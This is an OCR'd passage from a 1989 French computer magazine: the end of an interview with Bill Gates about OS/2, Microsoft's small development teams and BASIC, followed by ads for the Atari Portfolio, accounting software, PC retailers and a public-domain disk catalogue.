noms de fichiers longs – que Windows ne supportera pas. Mais comme OS/2 doit pouvoir accepter des applications sous Windows, les deux groupes doivent constamment communiquer. OS/2 doit connaître tout ce qui se passe sous MS-DOS et Windows, puisqu'on peut le voir comme un sur-ensemble. Quand on a une famille de produits, il y a deux obligations : assurer la compatibilité ascendante d'une part, et d'autre part, faire en sorte que le produit le plus sophistiqué ait des fonctions exclusives.

La force d'une famille, c'est que les gens n'ont pas à se demander à quel milieu ils appartiennent. Une fois que quelqu'un a un ordinateur à base de 386 avec 1 Mo de mémoire, il est assez facile pour nous de le convaincre qu'il lui faut OS/2. Si l'on compare le prix à payer pour faire tourner OS/2 et le prix à payer pour MS-DOS avec Windows, on se rend compte qu'il y a peu de différences. La première raison qui empêche encore les gens de franchir le pas, c'est l'absence d'applications tirant pleinement parti d'OS/2. Mais nous sommes en train de changer cela. La deuxième raison, beaucoup plus secondaire, c'est le prix de la mémoire. Cela aussi est en train d'évoluer favorablement.

En ce qui concerne la programmation, quel type d'approche va se développer à l'avenir ? Celle de grandes équipes de développement, comme chez Microsoft, avec les pesanteurs que cela suppose, ou celle de tout petits groupes, prompts à la réflexion et à l'action ?

Je ne suis pas du tout d'accord avec l'idée selon laquelle Microsoft utilise de grandes équipes. Comment pensez-vous que le Basic Microsoft a été écrit ? Savez-vous aujourd'hui combien de personnes travaillent sur Excel ? Quinze en tout, pour les versions Macintosh, Windows, et Presentation Manager. Le problème, si vous avez une seule personne, c'est qu'il faudra longtemps pour que sorte une nouvelle version. Ce que nous ne pouvons pas nous permettre, ce que ne nous permettraient pas nos utilisateurs. Mais nous travaillons avec de petites équipes. Le seul produit sur lequel travaillent plus de quinze personnes est en fait OS/2. Actuellement, notre équipe de recherche et développement n'est pas plus grande que celles des autres sociétés informatiques.

Nos produits sont ce qu'il sont parce qu'ils ont été conçus par de petites équipes. Prenez Excel. Il n'y a eu que trois ou quatre personnes qui ont apporté les idées, et je pense que c'était ce qu'il fallait faire. Une seule personne, Jay Blumenthal, a écrit le premier code et s'est assuré que l'ensemble tenait debout. Puis, Jeff Harbour, moi-même et quelques autres personnes sommes intervenus pour peaufiner le produit. Le logiciel d'un seul homme n'existe pas. En science informatique, nous essayons d'apprendre des autres. C'est cela la manière Microsoft. Regardez Jazz, l'intégré de Lotus pour Macintosh. Ça n'a jamais marché mais il y avait là de bonnes idées. Nous avons appris de ce produit, et peu importe pour nous qu'il ait marché ou non. C'est en regardant les autres travailler que l'on fait un bon travail.

C'est pour cela que nous passons beaucoup de temps dans les universités, à observer ce qui s'y fait, à échanger des idées. Personne n'a encore trouvé le moyen d'obtenir une grande productivité de grands groupes de développement. Et si vous comptez le nombre de programmeurs qu'a Lotus pour

travailler sur ses tableurs, peut-être vous demanderez-vous pourquoi nous lançons avant eux un tableur pour Presentation Manager. Je crois qu'une grande partie du problème de Lotus est là : trop de programmeurs travaillent sur un même projet. Nous n'aimons pas les grosses équipes, et les gens que nous embauchons n'ont pas envie de se fondre dans de grosses équipes. Si l'on veut lourdement investir dans le développement, c'est en donnant de bons outils aux programmeurs qu'il faut le faire, en leur réservant des bureaux individuels, en leur offrant autant d'ordinateurs qu'ils le veulent, en leur donnant accès aux réseaux, en les exposant aux idées nouvelles. C'est cela diriger une usine à logiciels, c'est à cela que je passe l'essentiel de mon temps, et j'aime cette façon de procéder.

Nous faisons travailler beaucoup de gens sans diplôme – tout comme moi – qui ont juste envie d'écrire de bons logiciels. Et la plupart des gens, chez Microsoft, aiment leur environnement de travail, avec cette perpétuelle effervescence de gens nouveaux, d'idées nouvelles. Nous aimons tous regarder le code du voisin et dire que nous pouvons faire mieux. Aux débuts de la société, j'avais parié que personne ne pourrait rendre plus compact mon Basic. Les gens s'y étaient mis, et ils y étaient parvenus ! Nous avions ainsi embauché un gars de dix-sept ans, qui avait désassemblé




mon Basic pour l'Apple II, et qui avait trouvé le moyen de l'améliorer.

Vous avez coutume de dire que le Basic survivra à tous les autres langages. Faut-il conseiller à un apprenti programmeur d'apprendre le Quick Basic ?

Si quelqu'un aspire à devenir un grand programmeur, peu importe le langage. En apprendre un nouveau n'est rien, on peut en apprendre autant qu'on veut. Seul le premier est difficile, en particulier s'il s'agit d'un langage machine. Ce qu'il faut dire, c'est que connaître un langage ne se fait pas en lisant le manuel : cela se fait en écrivant un grand programme. Aussi, pour quelqu'un qui connait réellement le C, passer au Pascal ne représente pas un grand effort. À la base, tous les langages se ressemblent. L'idéal est d'apprendre les extrêmes – le C et l'assembleur, par exemple.

La force du Basic, c'est qu'il est très progressif, l'apprentissage se fait sans douleur. De plus, il évolue sans cesse, et l'on se sent libre de lui ajouter des fonctions. Il y a encore



beaucoup de choses étonnantes que nous allons faire avec le Basic, bien au-delà de ce que nous connaissons aujourd'hui en lui apportant la notion d'objet, en en faisant un langage de contrôle entre logiciels d'applications...

Si un programmeur appelé Bill Atkinson était venu vous voir avec un projet de logiciel appelé Hypercard, quel accueil lui auriez-vous fait ?

Je connais bien Atkinson. C'est un grand programmeur, et tout ce qui vient de lui m'intéresse. Il mérite vraiment la plus grande admiration pour la qualité de ce qu'il a réalisé dans le système du Macintosh, c'est-à-dire Quickdraw. Hypercard est également un très bon produit, qui a eu le mérite de faire vraiment avancer les choses dans le sens d'une meilleure séparation entre le code et les données, ce qui rend ces dernières plus « vivantes ». Aujourd'hui, Supercard, le logiciel de Silicon Beach, représente une nouvelle avancée, et il y a plusieurs équipes travaillant sur des projets semblables, dans l'environnement Windows, qui vont encore plus loin. En tout cas, si Atkinson nous avait proposé Hypercard, il est évident que nous aurions eu très envie de faire quelque chose avec lui. En fait, nous allons chercher souvent des produits à l'extérieur de Microsoft : ce fut le cas pour Flight Simulator, pour Works. À l'origine, la dernière version de Quick Pascal était un projet d'un groupe de programmeurs français. Nous avons vu le produit et l'avons trouvé tellement intéressant que nous leur avons proposé de le publier.

Y a-t-il des logiciels qui vous rendent jaloux ?

Des logiciels ? Pas vraiment... Certaines applications, oui, qui tournent sur des ordinateurs très puissants et très chers. Si vous voulez voir le micro-ordinateur du futur, c'est là qu'il faut regarder : chez Pixar, Silicon Graphics, Evans et Sutherland. Quand je « joue » sur ces machines, là oui, je suis jaloux. J'aurais au moins besoin d'un 686 pour en faire autant. Mais comme il faut beaucoup plus de temps pour écrire le logiciel que pour concevoir le processeur, il me faut dès maintenant songer à acquérir les technologies nécessaires, du genre Renderman.

En ce qui concerne les micro-ordinateurs, dire qu'un logiciel me rend jaloux serait un peu trop fort. Il y a beaucoup de bons logiciels, nous avons de bons concurrents, cette industrie est l'une des plus compétitives qui soient.



Au moins une fois par mois, je me dis « *voilà une bonne idée, nous aurions dû l'avoir avant.* » Mais heureusement, dans ce métier, il y a une très forte corrélation entre les bons produits et ceux qui ont du succès.

Quand vous voyez les difficultés de certains de vos vieux concurrents, comme Ashton-Tate ou Micropro, quels sentiments cela vous inspire-t-il ? Pensez-vous qu'un jour vous pourriez subir un revers de fortune ?

Cela me rend triste... L'histoire de la micro-informatique est pleine de sociétés disparues. À une époque, Micropro était une société plus importante que Microsoft, présente en Europe avant nous. Il y a eu également Visicorp, une bonne société par plein de côtés. Ils ont commis quelques erreurs et ont disparu. Vous ne pouvez pas être trop nostalgique dans cette industrie, parce que tant de gens arrivent et disparaissent. Mes treize premiers clients, seuls les historiens connaissent encore leur nom : IMSAI, Process Technology... Les 14e, 15e et 16e ont été Apple, Commodore et Tandy. Eux sont toujours là. Qu'y a-t-il de différent chez Microsoft ? Je pense que nous avons fait un meilleur travail, mais pas que nous sommes différents au point de ne jamais avoir à craindre ce genre de problèmes. Je m'inquiète de ça... mais j'essaie de ne pas trop y penser !

Propos recueillis par
Seymour DINNEMATIN et Yann GARRET

ATARI
CREE LE PLUS PETIT
PC COMPATIBLE
DU MONDE.
2 990 F.*



ATARI PORTFOLIO
450 g - L 20,1 x l 10,4 x h 2,9 cm.

ATARI présente PORTFOLIO, le plus petit PC compatible du monde. Un micro-ordinateur de poche qui constitue une véritable révolution technologique. Vingt centimètres de long, moins de 450 g au creux de la main, spécialement conçu pour vous accompagner dans tous vos déplacements et répondre aux besoins de saisies de données sur le terrain.

UN VÉRITABLE COMPATIBLE. Architecturé autour d'un processeur 8088 Intel cadencé à 4,92 MHz, il fonctionne sous système d'exploitation compatible MS-DOS. Il dispose d'un clavier Azerty 63 touches compatible PC avec pavé numérique, d'un écran à cristaux liquides affichant 8 lignes par 40 colonnes (utilisable en mode fenêtre sur écran 25 lignes par 80 colonnes) et d'un lecteur de cartes mémoire format carte de crédit.

OUVERT SUR LE MONDE PC. De plus, un connecteur d'extension bus et de multiples interfaces (série, parallèle) permettent de relier PORTFOLIO à un PC de bureau et à de nombreux périphériques (imprimante, modem, lecteur code barre...). Ainsi il peut devenir un véritable outil de communication pour répondre aux nouveaux besoins des entreprises.

5 LOGICIELS EN STANDARD. Enfin, pour être immédiatement opérationnel PORTFOLIO est livré avec 5 logiciels de base et s'exprime en 3 langues (anglais, français, allemand). La calculatrice dotée de cinq mémoires. L'agenda qui fonctionne en mode calendrier et mode agenda avec alarme programmable pour rappeler chaque rendez-vous. L'éditeur de textes qui permet de saisir et charger des documents, faire des recherches, fusionner des documents, les imprimer sur une imprimante parallèle. Le carnet d'adresses incorporé qui permet de conserver et d'appeler automatiquement une centaine de noms, numéros de téléphone et adresses. Le tableur compatible Lotus 1.2.3. qui peut charger et utiliser les fichiers WKS créés dans Lotus. Il est donc possible de créer sur PORTFOLIO, lors d'un déplacement, un tableau et ensuite de le transférer dans Lotus 1.2.3. sur un PC de bureau.

ATARI PORTFOLIO, une véritable Bible de poche qui va faire de vous un vrai Dieu du business.

CARACTÉRISTIQUES TECHNIQUES PORTFOLIO

PROCESSEUR
8088 à 4.9152 MHz, RAM interne 128 Ko extensible 32 Ko/128 Ko, comprenant un RAM DISK allant de 8 Ko à 96 Ko.
ROM INTERNE
256 Ko contenant le BIOS, le système d'exploitation et les 5 programmes de base.
ECRAN
Ecran graphique à cristaux liquides (LCD), contrôle du contraste par logiciel. Norme MDA 40 colonnes x 8 lignes, résolution graphique 240 x 64 pixels, émulation 80 caractères x 25 lignes par fenêtre.
CLAVIER
AZERTY 63 touches compatible PC.
BUS D'EXTENSION
Compatible PC 60 broches.
ALIMENTATION
3 piles AA (1,5 V) ou transformateur 6 volts.

Pour plus d'informations : 36.15 code ATARI ou ATARI France, 79 avenue Louis Roche, 92238 Gennevilliers Cedex. Tél. : 47.33.77.14.

* Prix public conseillé.



Service lecteur n° 60, voir page 38

L'éditeur Logicys présente le dernier-né du concepteur Logicys.



Le dernier-né de l'éditeur-concepteur Logicys est déjà le sur-doué de sa nouvelle génération de programmes écrits en C avec utilisation de la souris. Pour un prix résolument attrayant, Alienor IV de Logicys, outre les fonctionnalités de base, est bourré de talents. Voyez plutôt :

· Regroupement possible des écritures issues à la fois des journaux et des brouillards dans les balances et le grand livre · Possibilité de consultation de tous ces états sur écran · Etat de rapprochement bancaire · Recherche d'écritures multi-critères · Balance à N. chiffres · Ecritures de situations/simulations sur bilan et compte de résultat · Soldes intermédiaires de gestion · Ecritures provisoires d'A Nouveau · Aides à la saisie (schémas d'écritures, pré-positionnement en débit-crédit, libellés auto. pouvant être complétés manuellement) · Gestion de portefeuille · Saisie multi-devises · Etats comparatifs N. et N-1 charges, idem pour les produits · Variation charges/produits, idem soldes bancaires et créances clients · Etat préparatoire de T.V.A. · Gestion des amortissements · Import/export d'écritures (via fichier ASC II) · Interface tableur · Durée des exercices variant de 3 à 24 mois avec 12 mois de saisie en ligne · Compatibilité avec les fichiers générés par Alienor II et III de Logicys.

*Prix public conseillé au 01/09/89 + TVA 18,6%

Alienor IV peut être accompagné d'un contrat d'assistance téléphonique et complété par des modules analytiques et budgétaires.



Parc d'activités de la Gardette. Immeuble Delta. Avenue de la Résistance. 33310 Lormont
Tél. 56 74 82 30. Télécopie 56 74 81 63

Service lecteur n° 61, voir page 38

HDM SUD

Je désire recevoir une documentation complète sur Alienor IV, le dernier-né de Logicys.

Société ______________ Nom ______________ Adresse ______________

______________ Tél. ______________ Profession ______________

Et quelques-uns des très nombreux spécialistes qui distribuent les produits Logicys.

BUGEY INFORMATIQUE M. LEON
Rue Léon Blum. Zone industrielle
01500 Amberieu en Bugey
Tél. 74 34 60 70

ACCORD FRANCE M. SPAGGIARI
Place Gavotte. 05000 Gap
Tél. 92 53 90 34

COBRA SYSTEMES
M. BONGIOVANNI
Rue Copernic. Zone Industrielle Nord
13200 Arles. Tél. 90 49 62 02

LOISIR INFORMATIQUE
39, rue de l'Oratoire
14000 Caen. Tél. 31 85 18 77

M.2.1.
21, rue Albert 1er
17000 La Rochelle. Tél. 46 41 80 58

DAMIER SARL
42, cours Paul Doumer. 17100 Saintes
Tél. 46 74 08 12. Télécopie : 46 93 06 42

ASIC
46, avenue de La Porte Royale
17000 La Rochelle
Tél. 46 27 05 71. Télécopie : 46 27 12 36

MEDI
Résidence Les Monts "Le Renoso"
20000 Ajaccio
Tél. 99 20 10 03. Télécopie : 95 22 32 60

APOLOGIC INFORMATIQUE
6, rue Paul Sebillot. 22100 Dinan
Tél. 96 39 21 21. Télécopie : 96 85 42 72

FIDES S.A. M. DAUSTER
"L'Espérance" 27320 Nonancourt
Tél. 32 60 00 01. Télécopie : 32 60 13 51

KEMPER INFORMATIQUE
74, avenue de La Libération
29000 Quimper. Tél. 98 90 10 92
5, rue Georges Sand. 29200 Brest
Tél. 98 46 43 73

DATA MUST M. MONTESINO
Chemin des Coucards
30670 Aigues-Vives. Tél. 66 53 26 80

N.C.I. M. NAZART
17, Bld de La Chesnadière. 35300 Fougères
Tél. 99 94 48 90. Télécopie : 99 99 13 22

ORDIFACE
Angle route de Paris. Rue des Vieux Ponts
35510 Cesson Sévigné. Tél. 99 83 30 32

MICROMANIE M. QUELLIEN
10, Place des Carmélites. 44000 Nantes
Tél. 40 89 61 22. Télécopie : 40 97 78 12

LOGIMICRO Mme GAUTHIER
2, avenue de Laon. 51100 Reims
Tél. 26 47 44 14

E.M.I.
99, avenue Foch. 54270 Essey-Les-Nancy
Tél. 83 21 93 83

FRANCHIMEDIA M. FIEROBE
8, rue Vigne Saint Avold. 57000 Metz
Tél. 87 36 81 92

M.I.M.E. SARL M. SCHLATTER
41, rue des Mardrelles. Boisgibault
Tracy sur Loire. 58150 Pouilly sur Loire
Tél. 86 28 17 95

SPOT DIFFUSION M. MALLET
52, rue Gambetta. 59000 Lille
Tél. 20 57 67 33. Télécopie : 20 54 02 08

TAM SCALL
105, rue Léon Gambetta
59000 Lille. Tél. 20 57 18 81

PUCE CETI
23, rue de Zurich. 67000 Strasbourg
Tél. 88 36 68 02

ARM INFORMATIQUE
M. EHRESMANN
20, rue des Champs. Eckbolsheim
67034 Strasbourg
Tél. 88 76 95 15. Télécopie : 88 76 93 01

C.P.I.
186, route de Lyon. 67400 Illkirch
Tél. 88 67 12 45. Télécopie : 88 66 79 19

S.E.R.G.I.
9, rue de Saint Louis
68390 Sausheim. Tél. 89 66 44 99

MAJUSCULE INFORMATIQUE
M. IMBERT
7, cours Gambetta. 69003 Lyon
Tél. 78 60 33 60. Télécopie : 78 60 30 17

C.G.F.A. M. BARONE
Parc Club du Moulin à Vent
33, avenue Georges Levy
69693 Venissieux Cedex. Tél. 78 01 04 05

ROCH EXPERT MM. VIOLET-ROCH
11, Grande Rue. 74301 Cluses
Tél. 50 98 01 69

KADDE M. EVENO
Rue du Rendez-Vous. 75012 Paris
Tél. 43 43 12 12

PHASE MM. VERNET-MALLOT
Galerie Le Square
93, avenue du Général Leclerc
75014 Paris. Tél. 45 45 73 00

COMPTOIR DE L'ABONNE
M. DE CREPY
181, Bld Mac Donald. 75019 Paris
Tél. 42 38 80 80. Télécopie : 42 38 82 37

CONSEIL COMPUTER
20/21, Quai Cavelier de La Salle
76100 Rouen. Tél. 35 63 36 06

A.M.P. M. CIZAUSKAS
15, rue Winston Churchill
76650 Petit Couronne. Tél. 35 67 37 00

APPEL INFORMATIQUE
M. DELAVERGNE
6, rue Duvivier. 78520 Limay
Tél. 34 77 48 96

ABIL Mme DUZES
84, avenue de Lattre de Tassigny
81000 Albi
Tél. 63 54 33 72. Télécopie : 63 47 01 88

C.M. INFORMATIQUE M. PERRIER
5, rue Picot. Près Place de La Liberté
83000 Toulon.
Tél. 94 62 20 20

B.M.I. M. BENHAMOU
8, avenue du Général Leclerc.
91120 Palaiseau
Tél. 60 10 14 86. Télécopie : 60 10 37 15

STE M.G.I.C.
1, rue des Bourguignons
92270 Bois Colombes. Tél. 42 42 11 31

ORDI PLUS
7, place Camelinat
93600 Aulnay Sous Bois
Tél. 48 68 66 33

SECRIE M. HASSINE
6, Boulevard Foch. 93800 Epinay sur Seine
Tél. 48 09 89 47. Télécopie : 48 09 16 77

I.F.F.I.G. SA
25, rue de Chennevières
94350 Villiers sur Marne
Tél. 43 05 00 42. Télécopie : 49 30 14 36

PRICE Computer
LES BOUTIQUES PC PRO

EPSON AX2e



Microprocesseur 80286
Disque dur 20 Mo
Ecran couleur VGA
1 lecteur de disquettes 1,2 Mo
RAM 640 Ko

	Prix Public	Prix PROMO PRICE
	29 531 F TTC	20 755 F TTC
Version monochrome Hercules	23 233 F TTC	16 011 F TTC

EPSON PSE 30

Microprocesseur 8086
Disque dur 20 Mo
Ecran couleur MCGA
1 lecteur de disquettes 720 Ko
RAM 640 Ko

	Prix Public	Prix PROMO PRICE
	22 415 F TTC	15 299 F TTC
Version monochrome MCGA	18 857 F TTC	12 927 F TTC

EXCEPTIONNELLE* ... SUPER PROMO PRICE

AMSTRAD 2286 DD
avec écran couleur 14" VGA

9 900 F TTC

AMSTRAD PC 2086 14 CD



Processeur 8086 à 8 MHz
Disque dur 30 Mo
Ecran couleur 14 pouces VGA
Windows 2.03
Works de Microsoft

Prix PROMO PRICE
11 850 F TTC

PC 2086 SD 14 CD 640 Ko de RAM, 1 lecteur 3" 1/2 de 720 Ko, écran VGA 14" couleurs MS-DOS 3.3, Windows 2.3, Works	9 360 F TTC
PC 2086 HD 12 MD 640 Ko de RAM, 1 lecteur 3" 1/2 de 720 Ko, disque dur 30 Mo, écran 12" monochrome VGA, MS-DOS 3.3, Windows 2.3, Works	11 850 F TTC
PC 2086 HD 14 HRCD 640 Ko de RAM, 1 lecteur 3" 1/2 de 720 Ko, disque dur 30 Mo, écran 14" couleurs, haute résolution graphique VGA MS-DOS 3.3, Windows 2.3, Works	15 760 F TTC
PC 2286 HD 12 MD écran VGA 12" monochrome 1 Mo RAM disque dur 40 Mo	16 590 F TTC
PC 2386 HD 14 HRCD écran VGA 14" couleurs, 80386 à 20 MHz 4 Mo sur carte mère, disque dur 65 Mo	32 370 F TTC

IMPRIMANTES EN PROMOTION

EPSON LX 800	EPSON LQ 500	EPSON LQ 550
Matricielle 9 aiguilles 80 colonnes (avec câble) 3 550 F TTC **2 750 F TTC** Bac feuille à feuille 950 F TTC	Matricielle 24 aiguilles 80 colonnes (avec câble) 5 266 F TTC **3 395 F TTC** Bac feuille à feuille 950 F TTC	Matricielle 24 aiguilles 132 colonnes (avec câble) 5 920 F TTC **4 150 F TTC**
EPSON LX 850	**CITIZEN 120 D**	**HP LASERJET II P**
Matricielle 9 aiguilles 132 colonnes (avec câble) 4 140 F TTC **2 870 F TTC**	Matricielle 9 aiguilles 80 colonnes 3 025 F TTC **1 750 F TTC**	Nouveau modèle 4 pages/minute 300 dpi 14 polices internes 16 500 F TTC **13 200 F TTC**

TARIFS SPECIAUX EDUCATION

Enseignants, étudiants, établissements d'enseignement... Consultez-nous et bénéficiez des conditions particulières que nous vous réservons.

NOS ADRESSES

Paris 8e
27 Bd des Batignolles
75008 PARIS
Tél : (1) 43.87.51.15 ou 51.25

LILLE	NICE
119 rue de Solférino 59000 LILLE Tél : 20.40.26.01	12 rue de Russie 06000 NICE Tél : 93.16.06.32

Toutes les configurations AMSTRAD PC (1640, 2086, 2286, 2386) sont disponibles en Boutique. Venez nous consulter... ou appelez-nous

* Dans la limite des stocks disponibles.

Photos non contractuelles.

Service lecteur n° 63, voir page 38

VENTE PAR CORRESPONDANCE POSSIBLE. CONTACTEZ LA BOUTIQUE PRICE LA PLUS PRES DE CHEZ VOUS.


PC Globe 3.0


Le Monde sous votre clavier !

IMPORT USA
VERSION FRANCAISE

marketing & affaires / tourisme & voyage / éducation & formation







Les Cartes

- 177 pays, les villes importantes, organisations mondiales majeures.
- Cartographie en couleur par croisement avec les données statistiques de la base.

La Base de Données

- Population, pyramide des âges, santé, hygiène, données culturelles et pratiques.
- P.N.B. agriculture, industrie, commerce, import-export, change.
Source OTAN, ONU, OCDE.

La Boîte à Outils

- Calculs des distances, change monétaire, fuseaux horaires.
- Export des données et des cartes.
- Intégration de données personnelles et impression d'écran sur simple pression de touche.

Configuration : IBM PC / XT / AT / PS2 ou compatibles, 512 K mémoire, 1 ou 2 lecteurs 5 1/4 ou 3 1/2 ou disque dur DOS 2,0. Cartes Hercules monochromes, CGA, EGA ou VGA graphiques. Souris facultative de Typo Microsoft. Disponible à partir de Décembre 89 sur Atari ST et Amiga.

Prix public conseillé : 490 F.

DISTRIBUÉ PAR



Renseignements : (1) 45.65.06.06

design graphique GRAPHIR / photo T. NAVA

Service lecteur n° 64, voir page 38

4 disquettes de logiciels pour PC ou Compatibles: 179 F.

Logiciels du Domaine Public sur disquettes 5"1/4

SUPER PROMO: valable jusqu'au 31/12/1989 : 4 disquettes + 1 gratuite = 179 F. 8 disquettes + 2 gratuites = 359 F. 16 disquettes + 4 gratuites = 559 F. 32 disquettes + 8 gratuites = 959 F !

DISQUETTE 240P INSTANT RECALL: voici une base de données performante avec son traitement de texte qui se loge en mémoire résidante (70 Ko).

DISQUETTE 241 INFOBASE: c'est un système de base de données avec possibilité de publipostage. Ce programme comporte une partie démonstration pour vous aider à bien comprendre son utilisation.

DISQUETTES 242 & 243 FILE EXPRESS: une très puissante et très rapide base de données. Très facile à utiliser pour des non expérimentés. Menu conducteur complet.

DISQUETTE 244 MICRO-GENE: voici une base de données pour retracer votre arbre généalogique. Vous pouvez enregistrer dates, notes, informations jusqu'à votre 10.000 ième ancêtre!

DISQUETTE 245 FINGER PAINT: voici un logiciel de dessin similaire à PC Paint ou Dr HALO, avec un menu conducteur simple et complet.

DISQUETTE 301 DESIGNER: petit logiciel de D.A.O., pour créer des graphiques et des petits dessins sur un écran couleur CGA.

DISQUETTE 414 CASHFLOW: un logiciel de gestion familial, ou pour une petite comptabilité, très simple et très flexible, avec un menu conducteur.

DISQUETTE 412 FINANCIAL PARTENER: un super programme très simple d'utilisation pour tous vos calculs financiers (crédits, emprunts, épargne,etc...).

DISQUETTE 413 FINANCIAL FREEDOM: un autre programme financier, plus professionnel qui intéresse toute les personnes qui regarde de près leur compte bancaire.

DISQUETTE 417 PC BOOK: simple à maîtriser, voici une comptabilité facile à mettre en oeuvre pour une bonne gestion.

DISQUETTE 346 SCRABBLE: une excellente version du classique jeux de mots. AT 286 avec 640 Ko et carte EGA indispensable.

DISQUETTE 345 MONOPOLY: voici la dernière version du grand jeux de Parkers Bros. Nécessite un écran couleur ou la disquette 234 GAME UTILITIES.


DISQUETTE 339 FORD SIMULATOR: voici un formidable simulateur de conduite où vous pouvez choisir votre voiture ainsi que le type de circuits, pour une folle randonnée. Ecran couleur ou disquette 234 GAME UTILITIES indispensable.

DISQUETTE 348P SPACE GAMES: une compilation de jeux de guerre des étoiles sur écran couleur. Nécessite écran couleur ou disquette 234 GAMES UTILITIES.

DISQUETTE 349 MILLE BORNES: une version informatique du jeux de cartes français ou vous avez plus de 700 kilomètres à parcourir. Carte couleur EGA indispensable.

DISQUETTE 350 AMERICA'S CUP: devenez le skipper d'Australia II et confrontez vous au célèbre Liberty a newport, ou le contraire. Une sage précaution, prenez un ciré! Ecran couleur ou disquette 234 GAMES UTILITIES indispensable.

DISQUETTE 351 APOLLO SIMULATOR: 20 ans après, revivez les fabuleuses sensations du premier vol vers la lune, bon voyage !



Minitel: 3616 code SOFTCLUB

DISQUETTE 352 STRIKER: voici un superbe simulateur de vol en hélicoptère. Votre mission détruire cinq objectifs précis. Bonne chance! Ecran couleur ou disquette 234 indispensable.

DISQUETTE 353 SUPER LOTO MASTER: voici une base de données et un programme d'analyse pour ne plus jouer bêtement au loto. Un menu conducteur vous guide vers la fortune.

jusqu'au 31/12/1989
1.000 disquettes
du Domaine Public pour PC ou Compatibles
à gagner sur le
3616 code
SOFTCLUB

Vous retrouverez sur le minitel SOFTCLUB: le catalogue des logiciels pour PC et compatibles, des informations, la hot-line, des jeux, des P.A., la messagerie, et tous les services SOFTCLUB.

DISQUETTE 129 FREEWORD: c'est un puissant traitement de texte très simple d'utilisation, répondant à tous vos besoins personnels ou de secrétariat.

DISQUETTE 106 EASYRITER LABELFILE: deux programmes provenant d'un même auteur: un traitement de texte comportant des exemples pour votre apprentissage, et un programme pour la création d'étiquettes pour vos mailings.

DISQUETTE 246 VIRUS KIT: si vous souhaitez vous protéger contre les virus informatiques, cette disquette ne peut que vous intéresser. Ce programme vous permet de localiser la plupart des virus que peuvent comporter des logiciels provenant de gens mal intentionnés.

DISQUETTE 234 GAMES UTILITIES: voici un superbe utilitaire pour tous les amateurs de jeux. Il pérmet l'utilisation des jeux tournant sur un écran couleur CGA sur n'importe quel écran graphique monochrome du type Hercules. super utile, non!

DISQUETTE 247 BARCODE: comme son nom l'indique, ce logiciel vous pérmet de créer vos propres code à barre. Fonctionne avec, entre autre, toutes les imprimantes du type IBM Graphique, EPSON,etc...

DISQUETTE 248 DOS UTILITIES: voici une compilation de petits programmes utilitaires pour mieux utiliser votre DOS.

DISQUETTE 217 AUTOMENU: ce logiciel est très pratique, il vous pérmet de créer des menus afin de lancer automatiquement vos programmes.

DISQUETTE 249 DISK COMMANDO: voici un excellent clone de Norton's utilities, utilisant un menu conducteur. Ce programme est compacté avec ARC. Un best du Domaine Public.

DISQUETTE 250 IMAGEPRINT: un superbe programme pour créer des documents typographiques de haute qualité sur votre imprimante matricielle du type EPSON ou IBM graphique. Le résultat est surprenant.

DISQUETTE 207 COPY UTILITIES: cette disquette est un utilitaire de sauvegarde pour dupliquer vos programmes commerciaux. Très utile pour préserver vos investissements.

DISQUETTE 121 INSTACALC: un étonnant tableur qui se loge en mémoire résidante. quand vous chargez le programme, il ne se passe rien à l'écran, puis en tapant CTRL I à n'importe quel moment, votre tableur est opérationnel.

DISQUETTE 500 AS EASY AS: un tableur complet qui ressemble et qui réagit de la même manière que LOTUS 123, incluant des macros, des fonctions mathématiques, et des graphiques. Compatible avec les documents crées avec LOTUS version 1A et 2. Nécessite 320 Ko minimum.

DISQUETTE 501 ARCMASTER: voici un utilitaire de compactage et de décompactage de vos programmes, afin de pouvoir en réduire leurs places sur vos disques durs ou disquettes.

DISQUETTE 502 PRODEX PLUS: est un utilitaire de bureau qui se loge en mémoire résidente et qui comprend pour mémoriser toutes vos informations comme les numéros de télephones, vos notes, etc...

DISQUETTE 503 TURBO BRIDGE: une version turbo de ce jeux de carte, ou l'ordinateur vous emmenera vers de folles parties.

DISQUETTE 504 PUZZLES: une compilation de 3 jeux de puzzles fonctionnant sur écran couleur ou avec la disquette 234 GAMES UTILITIES. Voici un passe temps original et nouveau sur PC.

DISQUETTE 505 QUBECALC: Voici un tableur en 3 dimensions! votre feuille de calcul est sous forme de cube, et vous pouvez manipuler vos donnés dans n'importe quel sens. Ce logiciel possède des commandes semblables à LOTUS 123. Le programme inclus des fonctions date, heure, financières, textes, trigonométriques,etc... .

Toutes les marques citées sont des marques déposées.

CATALOGUE GRATUIT SUR SIMPLE DEMANDE

Bon de commande à retourner à:
SOFTCLUB
B.P.2532 51081 REIMS CEDEX

SUPER PROMO jusqu'au 31/12/89:
4 = 5 ! 8 = 10 ! 16 = 20 ! 32 = 40 !

NOM: ____________________
Prénom: ____________________
Adresse: ____________________
Code Postal:________ Ville ____________________

Frais de port + 20 francs

☐ 4 5 disquettes à 179 F + 20 F de port = 199 F
☐ 8 10 disquettes à 339 F + 20 F de port = 359 F
